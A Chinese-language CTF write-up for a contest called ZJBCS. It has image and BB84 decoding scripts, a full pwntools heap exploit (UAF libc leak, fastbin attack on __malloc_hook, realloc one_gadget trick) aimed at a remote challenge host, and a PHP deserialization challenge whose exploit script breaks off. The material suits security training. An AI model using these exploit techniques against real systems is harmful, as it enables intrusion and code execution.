ZJBCS

zjbcs test

MISC

降维打击

人类文明是否已被质子监听？自蒸汽革命，电气革命，信息革命以来，我们貌似没有再经历大的革命来推进发现。弱小和无知不是生存的障碍，傲慢才是，愿人工智能的到来能够带领我们开启新纪元，解救被降维打击的子民。尝试通过窥探维度边界找到质子隐藏的flag

📎降维打击.zip

不同色块都是0x00??00格式，提取??

Python

```python
from PIL import Image
import numpy as np

def extract_and_display_green_channel(image_path, output_path, show_preview=True):
    """
    提取绿色通道并显示详细信息
    """
    try:
        # 打开并处理图片
        img = Image.open(image_path).convert('RGB')
        img_array = np.array(img)

        # 提取绿色通道
        green_channel = img_array[:, :, 1]
        green_bytes = green_channel.tobytes()

        # 保存文件
        with open(output_path, 'wb') as f:
            f.write(green_bytes)

        # 显示信息
        print("=" * 50)
        print("绿色通道提取完成!")
        print("=" * 50)
        print(f"图片尺寸: {img.size[0]}x{img.size[1]}")
        print(f"总像素数: {img.size[0] * img.size[1]}")
        print(f"输出文件: {output_path}")
        print(f"数据大小: {len(green_bytes)} 字节")

        if show_preview:
            print("\n16进制预览 (前256字节):")
            print("-" * 40)

            # 以16字节为一行显示
            for i in range(0, min(256, len(green_bytes)), 16):
                chunk = green_bytes[i:i+16]
                hex_str = ' '.join(f'{b:02x}' for b in chunk)
                ascii_str = ''.join(chr(b) if 32 <= b <= 126 else '.' for b in chunk)
                print(f"{i:08x}: {hex_str:<48} {ascii_str}")

        return green_bytes

    except Exception as e:
```

```python
        print(f"错误: {e}")
        return None

# 使用示例
if __name__ == "__main__":
    input_image = "your_image.png"  # 请替换为你的图片路径
    output_file = "green_data.bin"

    data = extract_and_display_green_channel(input_image, output_file)

    if data:
        print(f"\n数据已保存到: {output_file}")
        print("你可以使用hex编辑器查看该文件，或用其他程序进一步处理。")
```

binwalk 可以得到图片

按 3n+i 列分开得到

bb84

Plain Text

```
#!/usr/bin/env python3
# bb84_try_more.py
# 增强的 BB84 抓包恢复尝试脚本
# 说明：会尝试多数映射、pairwise、以及 1D KMeans（k=2）聚类，
#       支持 MSB/LSB 位序，滑动对齐，对已解密块和原始密文都尝试 crib-drag。

from collections import Counter
import binascii

# ---------- inputs from your capture ----------
XOR_KEY_hex = "8660ace90c0352f3"
BASIS_hex = "782b2b782b782b78782b2b782b78787878782b2b782b7878787878782b2b782b"
cipher_hex_list = [
# （把你完整的 ciphertext 列表贴在这里——如果你使用之前脚本的话该列表已存在）
"e917c4957e2b6ad9ba4d9dc6312a6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6cd9bc4396cb362876bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e296bdbbb4b93c2312d6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a68d0b74396c13c206dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6edabf4f9cc2322068c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2963d0b64b9cc33d286cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6dd0be4c93c4372d6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6cd9b84990c0302b6cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6adbbc4d9dc7332f76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2c6bd9b94f97cb332c76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2b63dbbf4993c231206cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6cdbbf4a97cb30296cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e216bdcbd4a91c43c2076bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2c69d8bd4395c231296ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c63d9bb4c97ca332c76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a6ddbbd4a91c1372f6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296ed0bd4e91c1372a63c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",

```

```
"e917c4957e296edebb4b90c4342863c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2169d0b84b90c03d2176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2b68dfbe4a90c63d2b6bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6bdabd4b90cb352c68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c69ddbf4c97c030296ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2d6fdfbd4893c3302a76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e296adcba4c9dc733296dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2963ddbb4d90ca332d6bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b69d1bf4b95c036286ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6edbb64f94ca302a62c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c69dfbe4d93c2362c6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6bd9be4897ca312068c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6addba4c91c433216bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c69d1bc4c93c4362b6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296fdcbb4a9cc13d2c6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6cdcbd4f91c1312868c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6adebc4893c33c296ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b63dfb64c97c137296ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a68dfbb4b96c2312a6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b69dcb64394c0312062c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6adebe4895c33d206ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2969dfbb4f97c032206ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296fd1ba4a91cb322e6dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6ad9bf4a91ca332b6dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296adcbd4994c2362c6dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
```

```
"e917c4957e2168d1bb4b91c4362976bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2063dcbf4991c3372876bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e296addbb4a95c535216ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6bdab64f94cb352b6dc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6ddfbc439cc132216bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2163debc4296c5362176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a68dcbe4f90c232206cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6edeb74a94c43d2f6cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2963d0b84e93c534216fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2d63ddbf4b96c1342176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e296bdcba4c94c13d2d6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a68dbb84397c7352c62c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c68dbbd4393c0312076bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a6edcbe489dc73d2a6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6fdab64d94c1342b6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2969d8b64a93c0372a6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6fdebd4c93c23d2b6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a69dbbf4394c5372f6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a62d0be4a92cb362d68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6ddabc4c96c2302c6cc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296dd9b84b94cb3c206bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c68dfbf4290c1362b76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2b69debf4f97c5352f68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2e6bddbf4f96c23d350f80e608859b76383ac8e91ace97257e3789e806",
"e917c4957e2a6dd9bc489dc03c2868c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6ed0bb4f9cc6312c69c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b63debe4f97cb342b6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2d63d8b64c9cc63c2076bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
```

```
"e917c4957e2b69dbbf4390c4322869c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296edeb64d90ca302e62c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2968dbb8499cc1342c6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e216cd8bf4290c4322b76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a6bdcbc4a9dcb332062c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6adcb74d93c337216ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a63dabc4396c7302c63c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6fd1ba4d9dc6362a6bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b6bdcbf4f93c3362f6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6bd0ba4d97ca3c2a6fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6bdcb64d90c63c296fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2969debf4c9dc4372c76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a62d1bb4391c2362a6ec5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c6ad0b64e91c7352176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e296cdcb74991c1352c6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2963ddb94a9dc0302a6bc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2e62d8bd4b96c7312c76bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a6fdab84995c5362863c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2b63d0b94b95c234296fc5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c69d0b84994c53d2e68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2a6cddb84d91cb342f68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e2c69d1be489cc1322c6ac5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e296adcbd4d93c3342176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e206eddbf4990c4322176bce712d6d26c6b7b89af1dc49960383d84ee1cd8",
"e917c4957e2a6edab94392ca322a68c5db13cc81257128c8ee5bc3936e7d7b8ee31ac28f",
"e917c4957e216adfba4c9dc067296ddfeb4b95c1322d39dcbe49c4ca617a3fd9eb1d92c43665",
]
```

```python
# ---------- helpers ----------
def xor_with_key_bytes(data: bytes, key: bytes) -> bytes:
    return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])

def printable_ratio(b: bytes):
    if not b:
        return 0.0
    printable = sum(1 for ch in b if 32 <= ch < 127)
    return printable / len(b)

# 1D k-means for ints
def kmeans_1d(values, k=2, max_iter=50):
    if not values:
        return {}, []
    centers = [float(min(values)), float(max(values))]
    for _ in range(max_iter):
        clusters = [[] for _ in range(k)]
        for v in values:
            dists = [abs(v - c) for c in centers]
            clusters[dists.index(min(dists))].append(v)
        new_centers = []
        for cl in clusters:
            if cl:
                new_centers.append(sum(cl)/len(cl))
            else:
                new_centers.append(0.0)
        if all(abs(new_centers[i]-centers[i]) < 1e-6 for i in range(k)):
            break
        centers = new_centers
    mapping = {}
    for v in set(values):
        dists = [abs(v - c) for c in centers]
        mapping[v] = dists.index(min(dists))
    return mapping, centers

# ---------- prepare blocks ----------
key_bytes = bytes.fromhex(XOR_KEY_hex)
decoded_blocks = [xor_with_key_bytes(bytes.fromhex(h), key_bytes) for h in cipher_hex_list]
orig_blocks = [bytes.fromhex(h) for h in cipher_hex_list]
basis = bytes.fromhex(BASIS_hex).decode(errors='ignore')  # 'x' / '+'

# ---------- mapping/bit extraction strategies ----------
def bits_from_groups_majority(groups, idx):
    bits = []
    for g in groups:
        vals = []
        ok = True
```

```
        for blk in g:
            if len(blk) <= idx:
                ok = False; break
            vals.append(blk[idx])
        if not ok:
            bits.append(None); continue
        cnt = Counter(vals)
        most, cntm = cnt.most_common(1)[0]
        # rule: if first element equals majority -> bit 0 else 1
        bits.append(0 if vals[0] == most else 1)
    return bits

def bits_from_groups_pairwise(groups, idx):
    bits = []
    for g in groups:
        vals = []
        ok = True
        for blk in g:
            if len(blk) <= idx:
                ok = False; break
            vals.append(blk[idx])
        if not ok:
            bits.append(None); continue
        # xor parity
        xorv = 0
        for v in vals:
            xorv ^= v
        bits.append(xorv & 1)
    return bits

def bits_from_groups_kmeans(groups, idx):
    # collect all values at position idx across groups elements for clust
ering
    vals = []
    for g in groups:
        for blk in g:
            if len(blk) > idx:
                vals.append(int(blk[idx]))
    if not vals:
        return None
    mapping, centers = kmeans_1d(vals, k=2)
    # per group, take majority cluster id
    bits = []
    for g in groups:
        labels = []
        ok = True
        for blk in g:
            if len(blk) <= idx:
```

```
                ok = False; break
            labels.append(mapping.get(int(blk[idx]), 0))
        if not ok:
            bits.append(None); continue
        cnt = Counter(labels)
        bits.append(cnt.most_common(1)[0][0])
    return bits

# ---------- bit->bytes helper (msb or lsb per byte) ----------
def bits_to_bytes(bits, endian='msb'):
    n = (len(bits)//8)*8
    out = []
    for i in range(0, n, 8):
        byte = 0
        if endian == 'msb':
            for j in range(8):
                byte = (byte << 1) | (bits[i+j] & 1)
        else:
            for j in range(8):
                byte |= ((bits[i+j] & 1) << j)
        out.append(byte)
    return bytes(out)

# ---------- scanning parameters ----------
group_sizes = [2,3,4]             # try grouping assumptions
idx_range = range(0, 24)          # wider index candidates
sifting_modes = ['all', 'only_plus', 'only_x']
mapping_methods = {
    'majority': bits_from_groups_majority,
    'pairwise': bits_from_groups_pairwise,
    'kmeans': bits_from_groups_kmeans
}
cribs = [b'flag', b'FLAG', b'ctf', b'CTF', b'{', b'ZJBCS', b'KEY', b'secret']

candidates = []

for gs in group_sizes:
    groups_dec = [decoded_blocks[i:i+gs] for i in range(0, len(decoded_blocks), gs) if len(decoded_blocks[i:i+gs])==gs]
    groups_orig = [orig_blocks[i:i+gs] for i in range(0, len(orig_blocks), gs) if len(orig_blocks[i:i+gs])==gs]
    for method_name, func in mapping_methods.items():
        for idx in idx_range:
            bits_map = func(groups_dec, idx) if method_name != 'kmeans' else func(groups_dec, idx)
            if bits_map is None:
                continue
```

```
            for sifting in sifting_modes:
                sifted = []
                for i, b in enumerate(bits_map[:len(basis)]):
                    if b is None: continue
                    if sifting == 'all': sifted.append(b)
                    elif sifting == 'only_plus' and basis[i]=='+': sifted.append(b)
                    elif sifting == 'only_x' and basis[i]=='x': sifted.append(b)
                if len(sifted) < 8:
                    continue
                for endian in ('msb','lsb'):
                    key_bytes_candidate = bits_to_bytes(sifted, endian=endian)
                    if not key_bytes_candidate: continue
                    # try XORing this candidate key against decoded blocks and orig blocks, with sliding offsets
                    for mode_name, target_groups in (('decoded', groups_dec), ('orig', groups_orig)):
                        for blk_idx, group in enumerate(target_groups):
                            # build group bytes concatenated to form a longer target to slide against
                            # here we try each block inside group
                            for blk_i, blk in enumerate(group):
                                for offset in range(0, min(32, len(blk))):
                                    out = bytearray(blk)
                                    for i in range(len(blk)):
                                        out[i] = blk[i] ^ key_bytes_candidate[(i-offset) % len(key_bytes_candidate)]
                                    pr = printable_ratio(bytes(out))
                                    found = any(c in bytes(out).lower() for c in cribs)
                                    if pr > 0.75 or found:
                                        candidates.append({
                                            'group_size':gs,
                                            'method':method_name,
                                            'idx':idx,
                                            'sifting':sifting,
                                            'endian':endian,
                                            'mode':mode_name,
                                            'blk_global_index': blk_idx*gs + blk_i,
                                            'offset': offset,
                                            'printable': round(pr,3),
                                            'preview': bytes(out[:200])
                                        })
```

```
# sort candidates by printable desc
candidates_sorted = sorted(candidates, key=lambda x: (x['printable']), reverse=True)

print("Found", len(candidates_sorted), "candidates meeting filters (printable>0.75 or crib). Showing top 40:")
for c in candidates_sorted[:40]:
    print(c['printable'], "gs", c['group_size'], "method",c['method'], "idx", c['idx'], "sift",c['sifting'],
          "endian",c['endian'], "mode",c['mode'], "blk", c['blk_global_index'], "offset", c['offset'])
    try:
        print(c['preview'].decode('utf-8', errors='replace'))
    except:
        print(c['preview'])
    print("---")

print("Done. If nothing obvious appears, try these next ideas:")
print(" - 增大 idx_range（例如到 48）")
print(" - 尝试 overlapping windows 而不是固定连续分组（groups sliding）")
print(" - 如果输出有规律但仍乱码，尝试对preview做常见变换（ROT13/base64/hex解码/按字节减常数等）")
print(" - 可能的情况：decoded_blocks 本身是某种编码（压缩/自定义）或需要两个阶段的 key（先 XOR_KEY，再用 BB84 key 做另一步）。")
```

Plain Text

```python
# pairwise_crib.py
from itertools import combinations
from collections import Counter

# paste your decoded_blocks (the blocks after XOR_KEY decryption) here:
decoded_blocks = [
    b'owh|r(8*<-1/=)=6]s`h)rz;h;ozb~)}eznf',
    b'owh|r/>*:#:":+$Oarz;`h)z)}hpl;owh|t',
    b'owh|r(8*<-1/=)=6]sh)rz;h;ozb~)}eznf',
    # ... 把所有 decoded_blocks 填进来（没来得及填入全部进行分析）
]

cribs = [b'flag', b'{', b'CTF', b'ctf', b'ZJBCS', b'FLAG', b'key', b'KEY', b'secret']

def xor_bytes(a,b):
    L = min(len(a), len(b))
    return bytes([a[i] ^ b[i] for i in range(L)])

def printable_ratio(s):
    return sum(1 for c in s if 32 <= c < 127)/len(s)

# do pairwise xor and run crib-drag for each crib
hits = []
for i,j in combinations(range(len(decoded_blocks)), 2):
    x = xor_bytes(decoded_blocks[i], decoded_blocks[j])
    # try every position where a crib could align
    for crib in cribs:
        for pos in range(0, len(x)-len(crib)+1):
            # If P1^P2 at pos ^ crib gives printable text snippet, it's promising:
            possible_p1_segment = bytes([x[pos+k] ^ crib[k] for k in range(len(crib))])
            pr = printable_ratio(possible_p1_segment)
            if pr > 0.9:
                hits.append((i,j,pos,crib,possible_p1_segment))
# print hits
if not hits:
    print("No obvious crib hits in pairwise XORs (try expanding cribs or allow lower printable threshold).")
else:
    print("Crib hits found:")
    for h in hits:
        i,j,pos,crib,seg = h

```

```
            print(f"blocks {i} ^ {j}, pos {pos}, crib {crib}, recovered-seg: {seg}, asstr: {seg.decode('latin-1',errors='replace')}")
```

PWN

pwn1

```HTML
(pip_venv) ➜  25_11_24_tmp python guess.py
[+] Calculated Seeds mapping:
  To trigger ADD    (0), send seed: 8
  To trigger DELETE (1), send seed: 4
  To trigger EDIT   (2), send seed: 2
  To trigger SHOW   (3), send seed: 0
```

EXP:

HTML

```
from pwn import *

# ================= 配置区域 =================
# 替换为你的题目文件名
binary_name = './pwn'
# 如果有特定的 libc，请取消注释并修改路径
libc_path = './libc.so.6'

# 开启 Debug 模式可以看到发送和接收的详细数据
context.log_level = 'debug'
context.arch = 'amd64'

# 加载二进制和 Libc
elf = ELF(binary_name)
try:
    libc = ELF(libc_path)
except:
    log.warning("未找到指定 Libc，尝试使用本地默认 Libc，偏移量可能不同！")
    # 如果你是本地调试且没有提供 libc 文件，pwntools 会尝试自动查找
    libc = elf.libc

# 启动进程
# p = process(binary_name)
# 如果是远程题目，使用: p = remote('ip', port)
p = process(binary_name)
p = remote("113.201.14.253", 31459)

# ================= 种子映射（你计算出的结果）=================
# 0: Add, 1: Delete, 2: Edit, 3: Show
# 对应的种子值
SEED_ADD    = 8
SEED_DELETE = 4
SEED_EDIT   = 2
SEED_SHOW   = 0

# ================= 辅助函数封装 =================
def menu_choice(seed):
    p.sendlineafter(b"choice:\n", str(seed).encode())

def add(idx, size):
    menu_choice(SEED_ADD)
    p.sendlineafter(b"index:\n", str(idx).encode())
    p.sendlineafter(b"size:\n", str(size).encode())

def delete(idx):
```

```
    menu_choice(SEED_DELETE)
    p.sendlineafter(b"index:\n", str(idx).encode())

def edit(idx, length, content):
    menu_choice(SEED_EDIT)
    p.sendlineafter(b"index:\n", str(idx).encode())
    p.sendlineafter(b"length:\n", str(length).encode())
    p.sendafter(b"content:\n", content)

def show(idx):
    menu_choice(SEED_SHOW)
    p.sendlineafter(b"index:\n", str(idx).encode())

# ================= 漏洞利用开始 =================
log.info("开始利用...")



# 1. 泄露 Libc 地址 (利用 Unsorted Bin UAF)
# ------------------------------------------------------
# 申请一个较大的 chunk (0x420), 释放后不会进入 tcache, 而是进入 unsorted bin
add(0, 0x420)
# 申请一个“防合并” chunk, 防止 chunk 0 与 top chunk 合并
add(1, 0x10)

# 释放 chunk 0
delete(0)

# 因为存在 UAF, 指针 0 仍然有效。
# Unsorted bin 中的第一个 chunk 的 fd 和 bk 指针会指向 main_arena 内部。
show(0)

# 接收泄露的地址
# 读取直到换行符前的 6 个字节 (64位地址通常是 6 字节有效)
leak_raw = p.recv(6).ljust(8, b'\x00')
leak_addr = u64(leak_raw)
log.info(f"Leaked Address (Main Arena + 96): {hex(leak_addr)}")

# gdb.attach(p, gdbscript="set debug-file-directory /home/ubuntu/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/.debug")

# 计算 Libc 基址
# 通常 Unsorted Bin 的 fd 指向 main_arena + 96
# 这是一个硬编码偏移, 取决于 libc 版本。
# __malloc_hook 通常位于 main_arena - 0x10
# 我们可以利用 pwntools 的符号计算:
# libc.address = leak_addr - (libc.sym['__malloc_hook'] + 0x10 + 96)
# 或者更通用的方式 (如果你不确定符号) :
```

```
# 在 GDB 中 `x/gx <leak_addr>` 确认它离 libc base 多远
# 假设是 libc-2.31 或类似版本:
libc.address = leak_addr - 0x3c4b78 # 这里的偏移量 0x1ecbe0 需要根据你的 libc 版本调整!
# 如果上面的偏移量不对，尝试用这种动态方式(如果符号表存在):
# libc.address = leak_addr - (libc.symbols['__malloc_hook'] + 0x10 + 96)

log.success(f"Libc Base: {hex(libc.address)}")
log.success(f"__free_hook: {hex(libc.symbols['__free_hook'])}")
log.success(f"system: {hex(libc.symbols['system'])}")

# 2. Fastbin Attack (目标: __malloc_hook)
# ----------------------------------------------------
# [!] 关键修改: 申请 0x60 字节，实际得到 Chunk Size 0x70
# 这样我们才能利用 __malloc_hook - 0x23 处的 0x7f/0x79 字节
add(2, 0x60)
add(3, 0x60)

delete(2)

# 修改 fd 指针，指向 __malloc_hook - 0x23
# 0x23 是经典的错位偏移，正好能利用 libc 地址中的 0x7f 或 0x79 伪造 size
fake_chunk_addr = libc.sym['__malloc_hook'] - 0x23
log.info(f"Fake chunk target: {hex(fake_chunk_addr)}")

edit(2, 8, p64(fake_chunk_addr))

# 3. 触发分配，覆盖 __malloc_hook
# ----------------------------------------------------
add(4, 0x60) # 拿回原来的 chunk 2

# 下一次申请，我们将得到位于 __malloc_hook - 0x23 的伪造 chunk!
add(5, 0x60)

# 计算 payload
# 我们的伪造块从 hook - 0x23 开始
# 块头 0x10 字节 (prev_size + size)
# 实际数据开始于 hook - 0x13
# 我们需要填充 0x13 (19) 字节，才能刚好抵达 __malloc_hook
# 然后写入 one_gadget

# 请替换为你的 one_gadget 偏移
# 常见 2.23 偏移: 0x45216, 0x4526a, 0xf02a4, 0xf1147
# ----------------------------------------------------------------------------
# one_gadget_offset = 0x4527a
# one_gadget_addr = libc.address + one_gadget_offset
```

```
# payload = b'A' * 0x13 + p64(one_gadget_addr)

# log.info(f"Overwriting __malloc_hook with {hex(one_gadget_addr)}")
# edit(5, len(payload), payload)

# # 4. 触发 Shell
# # ------------------------------------------------------
# # 此时 __malloc_hook 已经被劫持为 one_gadget。
# # 再次调用 malloc (即菜单的 add) 就会触发 one_gadget

# # 注意：需要确保 one_gadget 的栈约束条件满足。通常可以通过申请不同大小来微调栈。

# # 触发!
# log.info("Trigger!")
# script = "b *"+hex(one_gadget_addr)
# script += "\n tele &__malloc_hook"
# gdb.attach(p, gdbscript=script)

# p.sendlineafter(b"choice:\n", str(SEED_ADD).encode())
# p.sendlineafter(b"index:\n", b"6")
# p.sendlineafter(b"size:\n", b"10") # size 无所谓，只要触发 malloc

# p.interactive()
# # p.sendline("echo hello!")
# ------------------------------------------------------------------------------------------------++++++++++++++++
# ==========================================
# Realloc Trick 配置
# ==========================================

# 1. 设置 gadget
one_gadget = libc.address + 0x4527a  # 你当前使用的 gadget

# 2. 找到 realloc
libc_realloc = libc.symbols['__libc_realloc']

# 3. 关键：选择 offset
# 这里的 offset 用来微调栈。
# 你可能需要把下面这几个数挨个试一遍：0, 2, 4, 6, 8, 12, 14, 16 ...
# 例如：如果 realloc 开头是 push r15 (2字节), push r14 (2字节)...
# 选 2 就跳过第一个 push，栈高 8 字节。
realloc_offset = 12 # <--- 请尝试修改这个值！先试 0, 2, 4, 6, 8, 12...

hook_target = libc_realloc + realloc_offset

# ==========================================
# 构造 Payload
# ==========================================
```

```python

# 在 libc-2.23 中，内存布局通常是：
# [__realloc_hook (8 bytes)] [__malloc_hook (8 bytes)]
# 它们紧挨着。
# 之前的 fake chunk 如果是在 __malloc_hook - 0x23
# __realloc_hook 在 __malloc_hook - 0x08
# 所以我们需要填充的 padding 长度计算如下：
# 距离 __realloc_hook = 0x23 - 0x08 = 0x1b (27) 字节

payload = b'A' * (0x1b-0x10)              # Padding 到 __realloc_hook
payload += p64(one_gadget)            # 覆盖 __realloc_hook 为 gadget
payload += p64(hook_target)           # 覆盖 __malloc_hook 为 realloc+offset

log.info(f"Trying realloc offset: {realloc_offset}")
log.info(f"__realloc_hook -> {hex(one_gadget)}")
log.info(f"__malloc_hook  -> {hex(hook_target)}")

# 发送 Payload 修改 Hook
edit(5, len(payload), payload)
log.info("Trigger!")
script = "b *"+hex(one_gadget)
script += "\n tele &__malloc_hook"
# gdb.attach(p, gdbscript=script)

# ==========================================
# 触发
# ==========================================
# 当我们调用 malloc 时：
# 1. malloc 发现 __malloc_hook 被设置，跳转到 realloc+offset
# 2. realloc 执行部分 push 指令（调整了栈！）
# 3. realloc 内部检查 __realloc_hook，跳转到 one_gadget
# 4. 此时栈环境已变，约束条件满足 -> Shell!
p.sendlineafter(b"choice:\n", str(SEED_ADD).encode())
p.sendlineafter(b"index:\n", b"7")
p.sendlineafter(b"size:\n", b"10") # 这里的 size 不重要，只要触发 malloc

p.interactive()
```

flag: flag{914b2ba0d8b2f3fe33bb40af96390033}

思路：

本题的第一个问题是，接受一个**seed**然后产生choice。

所以第一个脚本找出四个seed对应选项。

而后2.23的libc简简单单，白给UAF和溢出。

UAF一个unsortedbin attack泄露地址。
而后在 `__malloc_hook` 附近找到可利用的0x70左右的大小。（ `__free_hook` 附近没有）
然后**one_gadget**试图一把带走。
没带走。
然后__malloc_hook和_realloc_hook靠近，利用后者的清栈，实现**one_Gadget**的条件。
成功利用。

WEB

浅析php原生类

php反序列化
http://991206a3.clsadp.com/

```python
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
```

```
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

脚本:

HTML

```php
<?php

class install {
    private $username;
    private $password;

    public function __construct($username = null, $password = null) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// 1. 构造最内层的执行者：Until 对象
